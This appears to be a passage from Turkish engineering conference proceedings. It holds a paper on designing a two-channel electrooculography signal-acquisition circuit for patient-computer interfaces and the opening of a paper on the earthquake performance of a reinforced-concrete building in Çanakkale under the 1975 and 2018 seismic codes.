ELEKTROOKÜLOGRAFİ (EOG) İLE VERİ ALMA DEVRESİ TASARIMI

Muhammed Samet Göktaş¹ Selim Aras²

^{1,2} *Ondokuz Mayıs Üniversitesi, Mühendislik Fakültesi, Samsun Turkey*

samet.goktas@omu.edu.tr

ORCID: 0000-0002-0054-0395

ÖZET

Engelli bireylerin yaşam kalitelerinin artırılması için geliştirilen insan bilgisayar arabirimi gibi uygulamalar, teknolojinin önemli ve doğru kullanım alanlarındandır. Son yıllarda sensör tabanlı teknolojinin hızlı gelişimi sayesinde insan-bilgisayar arabirimi (İBA) çalışmaları da hızlanmıştır. İBA teknolojisinin en önemli kısımlarından biri sensör tabanlı devrelerin oluşturulmasıdır. Bu çalışmada, hayatını yatağa bağımlı olarak sürdüren, bakıma ihtiyaç duyan, hatta isteklerini dile getiremeyecek kadar müşkül durumda olan bireylerin insan bilgisayar arabiriminde kullanılmak üzere iki kanallı Elektrookülogram (EOG) analog devresinin tasarımı yapılmıştır. Geliştirdiğimiz analog devre, göz kaslarının hareketi ile ortaya çıkan aksiyon potansiyellerini hem yatay hem de dikey eksene yerleştirilen elektrotlarla iki kanallı olarak algılamaktadır. Filtreleme ve yükseltme gibi çeşitli analog işaret işleme yöntemleri ile devre çıkışında düzgün EOG sinyalleri elde edilmektedir. Geliştirdiğimiz iki kanallı analog EOG devresinin ileride İBA uygulamalarında fayda sağlayacağını değerlendiriyoruz.

Anahtar Kelimeler: *Göz hareketleri, EOG, Veri Alma*

DATA ACQUISITION CIRCUIT DESIGN WITH ELECTROOCULOGRAPHY

ABSTRACT

Applications such as the human computer interface developed to improve the quality of life of disabled individuals are among the important and correct usage areas of technology. Thanks to the rapid development of sensor-based technology in recent years, human-computer


interface (HCI) studies have also accelerated. One of the most important parts of IBA technology is the creation of sensor-based circuits. In this study, a two-channel Electrooculogram (EOG) analog circuit has been designed to be used in the human computer interface of individuals who are dependent on a bed, who are in need of care, and who are too difficult to express their wishes. The analog circuit we have developed perceives the action potentials arising from the movement of the eye muscles in two channels, with electrodes placed on both horizontal and vertical axes. Smooth EOG signals are obtained at the circuit output with various analog signal processing methods such as filtering and amplification. We consider that the two-channel analog EOG circuit we developed will be useful in HCI applications in the future.

Keywords: *Eye movements, EOG, Data Acquisition*

1. GİRİŞ

Elektrookülografi (EOG), gözün korneası ile retinası arasındaki potansiyel farkı ölçmeye yarayan elektrofizyolojik bir yöntemdir. Kornea bölgesinde meydana gelen metabolik aktivitelerin retina bölgesine göre daha fazla olmasından kaynaklı bu potansiyel fark oluşur.[1]

Gözde oluşan potansiyel fark göz küresinde meydana gelen hareketler ile değişmektedir. Göz küresinde gözün hareketlerini sağlayan ve elektrik potansiyeli oluşturan 4 adet rektus (düz kaslar) ve 2 adet oblik (eğik kaslar) olmak üzere 6 adet kas vardır. Bu kas grupları aşağıdaki şekil 1’ de gösterilmiştir. Şekildeki dış düz kas ve iç düz kas yataydaki hareketleri kontrol ederken geriye kalan 4 kas dikey düzlemdeki hareketleri kontrol etmektedir.



Şekil 1. Göz kasları

Gözde oluşan potansiyel farkın genliği kaynaklarda farklılık gösterse de EOG sinyalleri 0-30 Hz frekans aralığında ve genlikleri 0.05-3500 μ V arasında olup 0-5 volt arasına yükseltilerek kullanılır. Bu nedenle kullanılmadan önce sinyalin genliğinin yaklaşık 1500 kat büyütülmesi gerekmektedir.[2]

Göz sağdan sola hareket ettiğinde voltaj önemli ölçüde değişir, yukarı ve aşağı hareket için aynı durum oluşur. Gözler küre şekline sahip olduğundan, gözlerin yatay hareket aralığı dikey harekete göre daha geniştir. Bu 1° lik hareket yatayda 16 uV, düşeyde 14 uV genlik değişimine neden olmaktadır.[3] Voltajda meydana gelen bu değişim göz çevresindeki yerleştirilen yüzey elektrotları ile ölçülebilir.


İnsan-bilgisayar arabirimi rahatsızlığı olan ve fiziksel engeli bulunan kişilerin bilgisayarı fiziksel yollarla değil, doğrudan biyoelektrik sinyallerle çalıştırmasını sağlayan bir yöntemdir. Engelli bireyler grubu üzerinde yapılan bir çalışma sonucu çoğunluğun kendi göz hareketlerini kontrol etme hatta bu yolla başkalarıyla iletişim kurabilme yeteneğine sahip olduğunu göstermektedir.[4] Bu nedenle göz hareketlerinin kullanımı en ideal yol olarak gözükmektedir.

Literatür taraması yapıldığında EOG sinyalleri daha önce, 2017 yılında Neşe ÖZKAN ve arkadaşları tarafından ALS hastalarının günlük ihtiyaçlarından sosyal medya hesaplarına kadar birçok komutu kontrol etmesini sağlayacak bir sistem tasarlanmıştır.[5] 2020 yılında Muhammed Mehdi ATEŞ ve arkadaşları tarafından bedensel engelli bireylerin hayatlarını kolaylaştırmak için bilgisayar kontrolünü sağlayan “Göz Hareketlerinin Takibi ile Bilgisayar Kontrolü” adlı çalışmayla devre tasarımı yapılmıştır.[6] 2015 yılında Hesna ÖZBEK ÜLKÜTAŞ tarafından “EOG'nin kodlanmasına dayanan bilgisayar tabanlı gözle yazı yazma sistemi geliştirilmesi” adlı çalışmasında bir sistem tasarımı yapılmıştır.[7] 2020 yılında Muhammad Rizky Pratomo ve arkadaşları tarafından EOG tabanlı bir protez el kontrol sistemi tasarlanmıştır.[8] 2012 yılında Serkan GÜRKAN ve arkadaşları ALS hastalarının gözle iletişim kurmaları için bir cihaz tasarımı yapmışlardır.[9] Yine 2015 yılında Serkan GÜRKAN ve arkadaşları insan-bilgisayar arabirimleri için taşınabilir EOG veri yakalama sistemi tasarlamışlardır.[10]

Bu çalışmada sistem yatay ve düşey göz hareketlerini ayrı ayrı tespit edecek şekilde 2 kanallı olarak tasarlanmıştır. İki yatay kanal (Y+ ve Y-), ikisi dikey kanal (D+ ve D-) için ve bir adet referans elektrotu (R) olmak üzere beş adet elektrot kullanılmıştır. Elektrotların yerleşimi şekil 2’de tasarım blok diyagramı ile gösterilmiştir.

2. DEVRE TASARIMI

Bu çalışmada tasarlanan devre yatay ve dikey göz hareketlerini algılayacak şekilde 2 kanallı olarak tasarlanmıştır. Her iki kanal için ikişer adet Ag/AgCl (gümüş/gümüş klorür) elektrot ve toprak sürücü devresi için bir adet referans elektrotu olmak üzere toplam 5 adet elektrot kullanılmıştır. Gerçekleştirilen 2 kanallı EOG algılama ve veri alma devresi blok diyagramı şekil 2’de gösterilmiştir.



Şekil 2. Tasarım Blok Diyagramı

2.1 Enstrümantasyon Yükseltici

Tasarlanan devrede ilk kuvvetlendirme katı bir enstrümantasyon yükselticiden oluşmaktadır. Enstrümantasyon yükseltici devresi şekil 2.2’de görülmektedir. Tasarlanan devrede AD620 enstrümantasyon kuvvetlendiricisi kullanılmaktadır. AD620 doğası gereği oldukça yüksek ortak mod bastırma oranına (CMRR) (yaklaşık 130 dB) ve yüksek giriş empedansına sahiptir. Geniş bir kazanç aralığına sahip olan AD620 uygun R_g (kazanç direnci) direnciyle 1 ila 1000 arasında kazanç değeri alabilir. Kazancı aşağıdaki eşitlikte ayarlanabilmektedir.


$$G = \frac{49.4\Omega}{R_g} + 1 \quad (1)$$

Tasarlanan enstrümantasyon yükseltici devresinde 5.6 k Ω ’luk R_g direnci kullanılarak kazanç yaklaşık 10 kat olarak ayarlanmıştır. Gürültü bileşenlerinin EOG sinyalini etkileyeceği düşünüldüğünde bu 10 katlık kazanç oldukça uygun olmaktadır.

2.2 Toprak Sürücü Devresi

Temelde sağ bacak sürücü devresi (driven-right-leg circuit) olarak adlandırılan ve EKG ölçümlerinde kullanılan temel bir koruyucu devredir. EOG uygulamalarında sağ bacak yerine alından kullanılmıştır. Ortak mod bastırma oranını yüksek bir değere sürmektedir. [11]

Toprak sürücü devresi şekil 3’te enstrümantasyon yükselticisinin kazanç ayarı yapılan R_g direncinden itibaren referans elektrotuna kadar olan kısmı kapsamaktadır.



Şekil 3. Yatay Kanal için Enstrümantasyon Yükseltici ve Toprak Sürücü Devresi

TL084 entegresinin altında bir adet 100 nF kapasitör, 1 adet 10 kΩ ve 1 adet 1 MΩ değerinde dirençler vardır. Büyük değerlerde akımların akmasına sebep olabilecek durumlarda işlemsel kuvvetlendirici doymaya gireceğinden hastaya uygulanması olası voltajlar çok yüksek direnç üzerinden geçer ve çok küçük bir akımın hasta üzerinden geçmesi çarpımlara karşı hasta güvenliğinin sağlanmasına yardımcı olmaktadır.


2.3 Yüksek Geçiren ve Alçak Geçiren Filtre Tasarımı

Yüksek geçiren filtre kesme frekansı 0.1 Hz ve alçak geçiren filtre devresi frekansı 30 Hz olarak seçilmiştir. Daha iyi sinyal seçiciliği için $n = 2$ derece olan yüksek geçiren filtresi ve $n = 4$ derece olan alçak geçiren filtre tercih edilmiştir. Yüksek geçiş filtresinin tasarım aşamaları şu şekildedir; alt kesim frekansı $f_c = 0.1$ Hz olarak seçilmiştir. Her iki sığacın değeri $C = 100$ μF olarak belirlenmiş ve sonuç olarak ilgili devrenin direnç değerleri $R = \frac{1}{2\pi \cdot f \cdot C} = 15$ kΩ şeklinde hesaplanmıştır.

Aynı şekilde önerilen alçak geçiren filtre tasarımı aşamaları şu şekildedir; üst kesim frekansı $f_c = 30$ Hz olarak seçilmiştir. Her iki sığacın değeri $C = 0,1$ μF olarak belirlenmiş ve sonuç olarak ilgili devrenin direnç değerleri $R = \frac{1}{2\pi \cdot f \cdot C} = 56$ kΩ şeklinde hesaplanmıştır. Filtrelerin her katları için kazanç (G);

$$G = 1 + \frac{10 \text{ k}\Omega}{10 \text{ k}\Omega} = 2 \text{ şeklinde hesaplanır ve filtre devrelerinde 8 kat kazanç ayarlanmıştır. Şekil 4'te filtre tasarımları gösterilmiştir.}$$


4'te filtre tasarımları gösterilmiştir.



Şekil 4. 2.Dereceden Yüksek Geçiren Filtre ve 4. Dereceden Alçak Geçiren Filtre Devresi

2.4 Kazanç Yükseltici Devresi


Enstrümantasyon yükseltici ve filtre devreleri çıkışında milivoltlar mertebesinde olan EOG sinyallerinin voltlar mertebesine çıkarılması için dikeyde yaklaşık x22'lik kazanç 470 Ω 'luk direnç ile sağlanırken, yatayda yaklaşık x18'lik kazanç 560 Ω 'luk direnç ile sağlanmıştır. Şekil 5'te yatay kanal için ilgili kazanç devresi gösterilmiştir.



Şekil 5. Yatay Göz Hareketi Algılama Kazanç Devresi

2.5 50 Hz Çentik Filtre Devresi

Her ne kadar filtre frekans aralığımız 0,1-30 Hz arası olsa da, şebeke gürültüleri sinyalizimize etki etmektedir. 50Hz değeri şebekeden kaynaklı gürültünün bastırılması için gereken merkez frekansı olup bu değerin bastırılması için gerekli devre tasarımı aşağıdaki şekilde yapılmıştır. Filtre kesim frekansı $f_c = 50$ Hz olmalıdır. Sığaç değeri $C = 0,1 \mu\text{F}$ olarak belirlenmiş ve sonuç olarak ilgili devrenin direnç değeri $R = \frac{1}{4 \cdot \pi \cdot f \cdot C} = 16 \text{ k}\Omega$ olarak hesaplanmıştır. Şekil 6'da çentik filtre devresi gösterilmiştir.




Şekil 6. 50 Hz Çentik Filtre Devresi

3. SONUÇLAR


Göz hareketleri sonucunda oluşan potansiyel farklar elektrotlar tarafından algılanarak filtre üzerinden geçer ve bilgisayar ortamına aktarılarak amaca yönelik kullanılabilir. Tasarlanan veri alma devresini Multisim programında kurarak test ettiğimizde elde ettiğimiz sonuçlar EOG sinyalleri için uygun seviyede olduğu gözlemlenmiştir.

İlk olarak filtre devrelerimizi test ettik. Bunun sonucunda 2 katlı yüksek geçiren filtre devremiz 0,1 Hz'den başlayarak üstündeki frekanslara sahip işaretleri geçirmektedir. 4 katlı 30 Hz'lik alçak geçiren filtre devremizin AC analizini incelediğimizde ise şekil 7'de ki sonuçları ve belirlediğimiz frekanslardaki kazanç değerlerini gösteren durumlar elde edilmiştir.




Şekil 7. Filtre Devreleri AC Analizi

Aynı şekilde 50 Hz'lik çentik filtremizi programda incelediğimizde istenilen frekanstaki sinyallere bastırma yaptığı şekil 8'de gözlemlenmiştir.




Şekil 8. 50 Hz Çentik Filtre AC Analizi

Enstrümantasyon yükselteci devresini, filtre devrelerini, çentik filtreyi ve kazanç devresini tamamlayıp giriş kısmına fonksiyon üretici ile uygun bir giriş sinyali verdiğimizde kazanç katları ve bu kazançları hangi frekanslarda elde edebileceğimizi gösteren sonuç analizi şekil 9'da gösterilmektedir. Sonuç olarak filtre toleransları ile elde edilen kazanç yatay kanal için 1000-1200 kat arasında değişmektedir. Dikey kanal için ise kazanç 1200-1600 kat arasında değişmektedir.



Şekil 9. Tüm Devre AC Analizi

Kurduğumuz devreyi uygun elektrot bağlantıları ile bağlayıp çıkışı bir osiloskop yardımıyla incelediğimizde yatay kanal için göz kırpmaya, sağa bakma ve sola bakma hareketleri sırasıyla yapılmış ve sonuçlar şekil 10'da gösterilmiştir. Veri alma devremizin uygun hastalarda ilgili yazılımla veya göz ile kontrol gerektiren çeşitli alanlarda kullanılabilirliği gösterilmiştir.




Şekil 10. Göz Hareketleri

4. TARTIŞMA

Tamamlanmış devre ile elde edebildiğimiz EOG sinyalleri işlenerek yataklık ve hareketsiz hastaların günümüz koşullarında isteklerini belirlemede en uygun yol olarak gözükmektedir. Bu sinyal alma yönteminin gürültüye çok duyarlı olması hatta kafa hareketlerinden bile etkilenmesi filtre devrelerinin önemini artırmaktadır.

Kullandığımız filtre devreleri literatürdeki çoğu çalışmada benzer özellikler gösterse de bu çalışmaların filtre eksiklerini tamamlama özelliğine sahip olmasına özen gösterilmiştir. Çoğu çalışmada yazarlar alçak geçiren filtre devrelerini 2 kat olarak kullanmışlardır. Bilindiği üzere filtre devrelerinin kazanç eğrileri ilgili kesim frekansından sonra azalmaya başlar ve minimum seviyeye inene kadar istenilenin dışındaki işaretler geçer. Filtre katının fazla olması bu eğrinin daha dik olmasını sağlar. Bu nedenle filtre katı 4 kat yapılarak filtrenin kesim frekansından sonraki kazanç değerlerinin daha çabuk minimum seviyelere inmesi amaçlanmıştır.

Aynı şekilde birçok çalışmada tercih edilen alçak geçiren filtre devrelerinin kesim frekansları şebeke gerilim frekansından (50 Hz) düşük olduğundan şebeke gürültüsü için çentik filtre devresine ihtiyaç duymadıkları düşünülmektedir. Benzer bir yaklaşımla Md. Maruf Hossain Shuvo ve Prionjit Sarker'ın yayınında da gözüktüğü üzere çentik filtersiz bir devre tasarlamışlardır. Bu tasarımda alçak geçiren filtre frekans değeri 20 Hz olarak tercih etmelerine rağmen 50 Hz de yaklaşık 100 katlık bir kazanç göstermektedir.[12] Filtre devrelerinin katlarını (maliyet çok artırmamak şartıyla) ne kadar artırırsak artıralım filtre kazançları tam kesim frekansında sıfıra düşmeyeceğinden 50 Hz'lik şebeke gürültüleri de belirli kazanç katlarıyla alınan verilere etki edeceği düşünülmüş ve Multisim programında denenerek şekil 4'te çentik filtersiz kazanç grafiği elde edilmiştir. Devre de çentik filtre olmadan 50 Hz'lik frekansta 180 katlık bir kazanç değeri görülmektedir.



Şekil 11. Tüm Devre AC Analizi (Çentik Filtresiz)

Bir sonraki bildirimizde bu devre ile insan-bilgisayar arabiriminde kullanılmak üzere veriler alınarak amiyotrofik lateral skleroz (ALS) hastalarının rahatlıkla isteklerini belirtmeleri ya da iletişim kurmaları için bir yazı yazma sistemi oluşturmayı hedeflemekteyiz.

5. KAYNAKÇA

[1] Q.A Malik and J. Ahmad , “Retina Based Mouse Control (RBMC)”, World Academy of Science, Engineering and Technology, (7); (2007), pp. 318-321.

- [2] J. Jose “Development of EOG Based Human Machine Interface Control System for Motorized Wheelchair” National Institute Of Technology Rourkela (2013)
- [3] Ohya, T. Kawasuami, M., “Development of an Input Operation for the Amyotrophic Lateral Sclerosis Communication Tool utilizing EOG” (2005)
- [4] D.Bansal, M. Khan, A.K.Salhan “A computer based wireless system for online acquisition, monitoring and digital processing of ECG waveforms,” Computers in Biology and Medicine 39 (2009)
- [5] N. Özkan, A. Işık , U. Fidan “Design and Acquisition of EOG Based Interactive Communications for ALS Patients” International Journal of Applied Mathematics, Electronics and Computers (2017)
- [6] M Menteş, M. Güven, Ö.Ş. Özcan & M.F Akşahin “Göz Hareketlerinin Takibi ile Bilgisayar Kontrolü” Avrupa Bilim ve Teknoloji Dergisi, Special Issue (2020)
- [7] H. Ö. Ülkülütaş. “EOG’nin Kodlanmasına Dayanan Bilgisayar Tabanlı Gözle Yazı Yazma Sistemi Geliştirilmesi” Başkent Üniversitesi (2015)
- [8] MR Pratomo “Prosthetic hand with 2-dimensional motion based EOG signal control” IOP Conference (2020)
- [9] S. Gürkan, G. Gürkan, A. Kaya, A. B. Uşaklı, “A Novel Eye-Blink Based Easy Communication Device for Amyotrophic Lateral Sclerosis Patients: Eyepad®,” (2012)
- [10] S. Gürkan, P. A. Öner, A. İstanbullu, S. Doğan, “Designing a Portable Data Acquisition System for Human-Computer Interface Applications,” National Congress of Medical Technology’15, Turkey, 165-168, (2015)
- [11] G. TÜRKER, İ. GÜLER “Farksal Yalıtılmış EKG Tasarımı ve Uygulaması” Süleyman Demirel Üniversitesi (2012)
- [12] Z. Hossain, Md. M. H. Shuvo, P. Sarker “Hardware and Software Implementation of Real Time Electrooculogram (EOG) Acquisition System to Control Computer Cursor With Eyeball Movement” 4th International Conference on Advances in Electrical Engineering, (2017)

ÇANAKKALE İLİNİN ÜÇ FARKLI BÖLGESİNDEKİ MEVCUT BİR BETONARME YAPININ DEPREM PERFORMANSLARI

Abdülkadir Aktepe¹

H.Orhun Köksal²

^{1,2} *Çanakkale Onsekiz Mart Üniversitesi, Lisansüstü Eğitim Enstitüsü, İnşaat Mühendisliği
Anabilim Dalı, Çanakkale, TURKEY*

19214401004@ogr.comu.edu.tr

ORCID: 0000-0003-1387-026X

ÖZET

Bu çalışmada 1975 Afet Bölgelerinde Yapılacak Yapılar Hakkında Yönetmelik (ABYYHY) ile 18 Mart 2018'de yayımlanan Türkiye Bina Deprem Yönetmeliği (TBDY) Çanakkale ili özelinde 5 katlı bir bina için irdelenmiştir. Ülkemizde mevcut yapıların önemli bir kısmı 1975 deprem yönetmeliği ile TS500/1984 standartları kullanılarak 1985-1998 yılları arasında inşa edilmiştir ve halen kullanım halindedir. Bu yapıların bir kısmının malzeme kalitesindeki düşüklükler ve yapı denetimindeki eksiklikler nedeni ile orta büyüklükteki depremlerde bile ağır hasar aldığı gözlemlenmektedir. Bu durum mevcut yapıların deprem performansı analizlerinin ve bu alanda yapılacak mühendislik çalışmalarının önemini göstermektedir. Bu noktadan hareketle bu çalışmada ilk olarak Çanakkale ilinin depremselliği ve bölgeyi tehdit eden faylar 2018 deprem yönetmeliğinin sunduğu geniş veri tabanı temelinde incelenmiştir.

Çalışmada Çanakkale il sınırlarında bulunduğu varsayılan, 1975 deprem yönetmeliği ve TS500 standartlarına uygun projelendirildiği düşünülen 5 katlı bir betonarme bina ele alınmıştır. Binanın ilk olarak 1975 deprem yönetmeliği ile eşdeğer deprem yükü ve yapı periyotları bulunmuştur. Daha sonra ise binanın taşıyıcı elemanları için söz konusu yönetmeliklere uygun olarak donatılar kullanıldığı kabul edilmiştir. Mevcut donatılarda korozyon oluşmadığı varsayılmıştır. Son olarak ise 2018 deprem yönetmeliği kapsamında performans analizi, Çok Modlu İtme Analizi Yöntemi kullanılarak bir paket program yardımıyla gerçekleştirilmiştir. Ayrıca aynı yapının deprem performansları Çanakkale ili içerisinde üç farklı bölge için karşılaştırılarak verilmiştir. Yatay elastik tasarım spektrumları, taban kesme kuvveti değerleri, statik itme eğrileri ve kolon-kiriş hasar yüzdeleri bu üç farklı bölgedeki yapı davranışı temelinde karşılaştırılmıştır. Çalışmanın yapıldığı bu üç bölge

sırasıyla Çanakkale Merkez, Gelibolu Merkez ve Gelibolu Güneyli beldesidir. Bu bölgelerin seçilme nedeni ise Saros–Gaziköy Fayı’na olan mesafe azaldıkça spektral ivme değerlerinin ve en büyük yer ivmesinin beklenildiği üzere artmasıdır. Sonuç olarak yapı performans seviyeleri Çanakkale Merkez’de Kontrollü Hasar, Gelibolu Merkez’de Göçmenin Önlenmesi ve Güneyli’de ise yapının Göçme Durumu’nda olduğu tespit edilmiştir.

Anahtar Kelimeler: Performans Analizi, Betonarme Yapı, Statik İtme Analizi, Deprem Yönetmelikleri

EARTHQUAKE PERFORMANCES OF A REINFORCED CONCRETE BUILDING IN THREE DIFFERENT REGIONS OF ÇANAKKALE PROVINCE

ABSTRACT

In this study, the regulations determined in 1975 earthquake code (ABYYHY) and the Turkish building earthquake code (TBDY) published on March 18, 2018 are examined through analysis of a 5-storey building in Çanakkale province. A significant part of the existing structures in our country were built between the years of 1985 and 1998 using TS500/1984 standards with the 1975 earthquake code and an important amount of these buildings are still in service. Due to the low material quality and the problems about the building control processes on site, it is generally observed that some of these structures could suffer severe damage even in moderate earthquakes. This fact emphasizes both the importance of earthquake performance analyses of these structures and reinforcement applications to be carried out in this area. Starting from this point, the seismicity of Çanakkale province and the fault lines threatening the region are first examined in this study based on the extensive database provided by the 2018 earthquake regulation.

A 5-storey reinforced concrete building, assumed to be in Çanakkale province and designed according to the earthquake regulations of 1975 and TS500 standards, is investigated throughout the study. The seismic loads on the structure and the building periods are firstly determined as defined by the 1975 earthquake code regulations. Moreover, it is assumed that the necessary longitudinal and lateral reinforcements according to these old regulations are provided for the load carrying elements. It is also accepted that no corrosion is occurred on the steel bars. Finally, performance analysis according to the pushover analysis method defined in 2018 earthquake code regulations is carried out using a package program. In addition,

earthquake performances of the same structure are investigated for three different regions in Çanakkale province. These three regions are Çanakkale City Center, Central Gallipoli and Gallipoli Güneyli respectively. Elastic design spectrums, base shear forces, pushover curves and damage ratios for columns and beams are compared based on the structural behavior of the same building located in these three different regions. The main reason for selecting these regions is the fact that the spectral acceleration values and the peak ground acceleration increases as the distance to Saros–Gaziköy fault line decreases as expected. As the result, building performance levels are determined as controlled damage performance level in the Çanakkale Center, collapse prevention performance level in the Gallipoli Center, and structure collapse performance level in Güneyli.

Keywords: *Performance Analysis, Reinforced Concrete Structure, Pushover Analysis, Earthquake Codes*

1. GİRİŞ

Türkiye topraklarının büyük bölümü yoğun bir fay hareketliği etkisindedir. Tarihsel olarak kayıtlarda bulunan ve yakın geçmişte gerçekleşmiş büyük depremler mevcut binaların deprem performanslarının can güvenliği ve ekonomik açıdan bilinmesinin gerekliliğini ortaya koymaktadırlar. Mevcut binalardan bazılarının proje, malzeme kalitesi, uygulama eksiklikleri ve büyük bir kısmının yapı denetimden yoksun olmaları nedeniyle orta büyüklükteki depremlerde bile ağır hasar alabiliyor. 1990'lı yıllardan itibaren ülkemizdeki yapıların performans değerlendirmeleri üzerindeki araştırma ve çalışmalar gelişerek artmaya devam etmektedirler.

Bu çalışmada Çanakkale ili sınırlarındaki üç farklı bölgede ABYYHY 1975 [1] ile TS500/1984 [2]'e uygun olarak inşa edildiği varsayılan 5 katlı bir betonarme binanın çok modlu statik itme Analizleri Sta4CAD [3] programı yardımıyla gerçekleştirilmiş ve sonuçlar karşılaştırılmalı olarak incelenmiştir. Bu yerler sırasıyla Çanakkale Merkez, Gelibolu Merkez ve Gelibolu Güneyli beldesidir. Zemin sınıfı olarak 1975 deprem yönetmeliğinde zemin cinsi III alınmış ve TBDY 2018 [4] 'de ise ZC zemin sınıfı ile eşleştiği kabul edilmiştir. Gelibolu Güneyli ve yakın yerlerde AFAD–Türkiye Deprem Tehlike Haritaları [5] verilerine göre ZC zemin sınıfında diğer zemin sınıflarına göre daha büyük etkilerin öngörülmesi bu kabulde etkili olmuştur.

2. ÇANAKKALE'NİN DEPREMSELLİĞİ

Marmara bölgesi, istatistiksel olarak son yüzyılda 15 büyük deprem meydana getirmiş olan ve dünyanın en aktif faylarından biri olarak kabul edilen Kuzey Anadolu Fayı'nın etkisindedir. Bu 15 depremden 6'sı Marmara Bölgesinde uzanan fay segmentlerinde meydana gelmiştir. Bunun yanı sıra, 18 Mart 1953 Yenice-Gönen ve 2014 Gökçeada depremleri KAF'ın güney ve kuzey kollarında meydana

gelen ve Çanakkale’yi en çok etkileyen depremler olarak düşünülebilir. Çanakkale ili ve çevresinde geçmişte meydana gelen önemli depremlerden bazıları AFAD–Deprem Kataloğu [6] verilerine göre Tablo 1’de verilmiştir:

Tablo 14. Bölgenin Deprem Tarihçesi [6]

Tarih	DEPREMİN MERKEZ ÜSSÜ	BÜYÜKLÜK (Magnitüd)
1912	Şarköy, Mürefte–Tekirdağ	7.4
1953	Yenice–Çanakkale	7.2
1983	Biga–Çanakkale	6.1
2013	Ege Denizi	6.2
2014	Gökçeada–Limni Açıkları	6.9
2020	İzmir–Seferihisar	6.6

Son olarak 30.10.2020’de Ege Denizi Seferihisar açıklarında 6.6 büyüklüğünde deprem meydana gelmiştir [6].

Çanakkale ili jeolojik ve tektonik yapısı bakımından oldukça karmaşıktır. Bölgeyi etkileyebilecek aktif faylar;


- Saroz–Gaziköy Fayı
- Yenice–Gönen Fayı
- Sarıköy Fayı
- Etili Fayı

şeklinde verilebilir. Bu çalışmada Saroz-Gaziköy Fayı temel alınmış ve sırasıyla Çanakkale Merkez, Gelibolu Merkez ve Gelibolu Güneyli beldesi için analizler gerçekleştirilmiştir. Bu bölgelerin seçilme nedeni ise Saros–Gaziköy Fayı’na olan mesafe azaldıkça spektral ivme değerlerinin ve en büyük yer ivmesinin beklenildiği üzere artmasıdır.

3. 1975 DEPREM YÖNETMELİĞİNİN İNCELENMESİ


1975 yılında çıkarılan “Afet Bölgelerinde Yapılacak Yapılar Hakkında Yönetmelik” incelendiğinde; 4 farklı zemin sınıfının olduğu görülmektedir. Kolonların en küçük boyutu 25 cm’den veya kat yüksekliğinin 1/20’sinden küçük olamaz. Dairesel kesitli kolon çapının 30 cm’den küçük alınmaması şartı da aynı yönetmelik de mevcuttur. Kolonlarda boyuna donatı oranı en az 0.01 olarak öngörülmektedir. Çerçeve kirişlerinin en az 20×30 cm boyutlarında olması ve minimum boyuna donatı oranı BÇI (S220) çeliği için 0.005 seçilmesi gerekmektedir. Kiriş etriye aralığı ise kirişin genişliğini ve

kiriş yüksekliğinin yarısını geçemez. Normal kat döşemelerinin en az kalınlığı 10 cm olmalıdır. İlk kez bu yönetmelik kapsamında Şekil 1’de görülen elastik tasarım spektrumu tanımlanmıştır. Ayrıca yatay deprem yükleri altında betonarme kolon ve perdelerde uçlar arası meydana gelecek ardışık yerdeğiştirmeler farkı, kat yüksekliğinin %0.25’ini geçmemesi istenilerek ilk olarak görelî kat ötelemesi kavramı deprem yönetmeliğinde yer almıştır [1].



Şekil 41. 1975 Deprem Yönetmeliği Tasarım Spektrumu

4. ÖRNEK



Şekil 2. Mevcut Yapı Normal Kat Planı

Bu çalışma kapsamında Çanakkale ilinde inşa edilmiş ve taşıyıcı sistemi salt çerçevelerden oluşan 5 katlı bir yapı örneği ele alınmıştır. Örnek yapı ABYYHY 1975 [1] ve TS500/1984 [2] standartlarına göre tasarlanmıştır. Yapının planı Şekil 2’de verilmiştir. Yapı kareye yakın simetrik bina olarak tasarlanmıştır.

Yapı 1.5 m subasman katı ve 3 m normal kat yüksekliği ile toplam 6 katlıdır. Yapının 1975 yönetmeliğine ait deprem yükü ve periyotları eşdeğer deprem yükü yöntemine göre hesaplanmıştır. Yapının malzeme ve geometrik özellikleri Tablo 2’de verilmiştir.

Tablo 2. Yapının Malzeme ve Geometrik Özellikleri

Yapı Elemanları	Boyutlar (cm)	Çelik Sınıfı	Beton Sınıfı
Kolonlar	25 / 50	S220(BÇI)	C14(B160)
	25 / 35		
Kirişler	20 / 40	S220(BÇI)	C14(B160)
Subasman Perdeleri	20	S220(BÇI)	C14(B160)

4.1. ABYYHY 1975 Eşdeğer Deprem Yükü ve Periyot Hesabı

ABYYHY 1975 [1], toplam yatay yük hesabını Bağntı (1) ile hesaplamaktadır. Burada C deprem katsayısı, W toplam yapı yüküdür. Deprem katsayısı ise Bağntı (2) ile bulunmaktadır.

$$F = C W \quad (1)$$

$$C = C_0 K S I \quad (2)$$

Ele aldığımız yapı için Çanakkale ili birinci derece deprem bölgesi olup $C_0=0.1$ 'dir. Yapı tipi katsayısı olan K ise düktil çerçeve sistemlerde 1 olarak alınır. Yapı dinamik katsayısı değeri olan S'nin hesaplanabilmesi için yapı periyodu ve zemin hakim periyodunun bilinmesi gerekir. 1975 deprem yönetmeliğinde yapı periyodu aşağıda verilen bağıntılardan bulunan periyot değerlerinden elverişsiz olanı seçilerek belirlenmektedir.

$$T = \frac{0.09 H}{\sqrt{D}} \quad (3)$$

$$T = (0.07 \sim 0.1)N \quad (4)$$

H=Binanın temel üstü kotundan olan yüksekliği (m)

D=Yatay yükler doğrultusuna paralel doğrultudaki bina genişliği (m)

N=Bina temel düzeyi üstündeki kat adedidir.

Tablo 3. ABYYHY 1975'e Göre Hesaplanan Periyot Değerleri

Periyot Hesabı	T_x (s)	T_y (s)
$T = \frac{0.09 H}{\sqrt{D}}$	0.428	0.447
$T = (0.07 \sim 0.1)N$	0.5	0.5
Elverişsiz Periyot	0.5	0.5

Çanakkale'de yaptığımız bu yapı için zemin cinsi IIIb olarak alınmıştır. Yönetmelikte IIIb zemin cinsi için T_0 (zemin hakim periyodu) 0.6 alınmıştır.

Yapı dinamik katsayısı S ise yönetmelikte Bağntı (5)'te verildiği şekliyle hesaplanmıştır. Elde edilen S değeri 1'den büyük çıktığı için $S=1$ alınır [1].

$$S = \frac{1}{|0.8 + T - T_0|} \quad (5)$$

Tablo 4. ABYYHY 1975 [1]'e Göre Alınan Değerler

Deprem Bölge Katsayısı (C_0)	0.1
Yapı Tipi Katsayısı (K)	1
Yapı Dinamik Katsayısı (S)	1
Yapı Önem Katsayısı (I)	1
Yapı Toplam Yüğü (W)	9982.49 kN
Deprem Katsayısı (C)	0.1
Toplam Yatay Yüğü (F)	998.24 kN

Tablo 4'teki toplam yapı yüğü olan W, Sta4CAD [3] paket programı yardımı ile bulunmuştur.

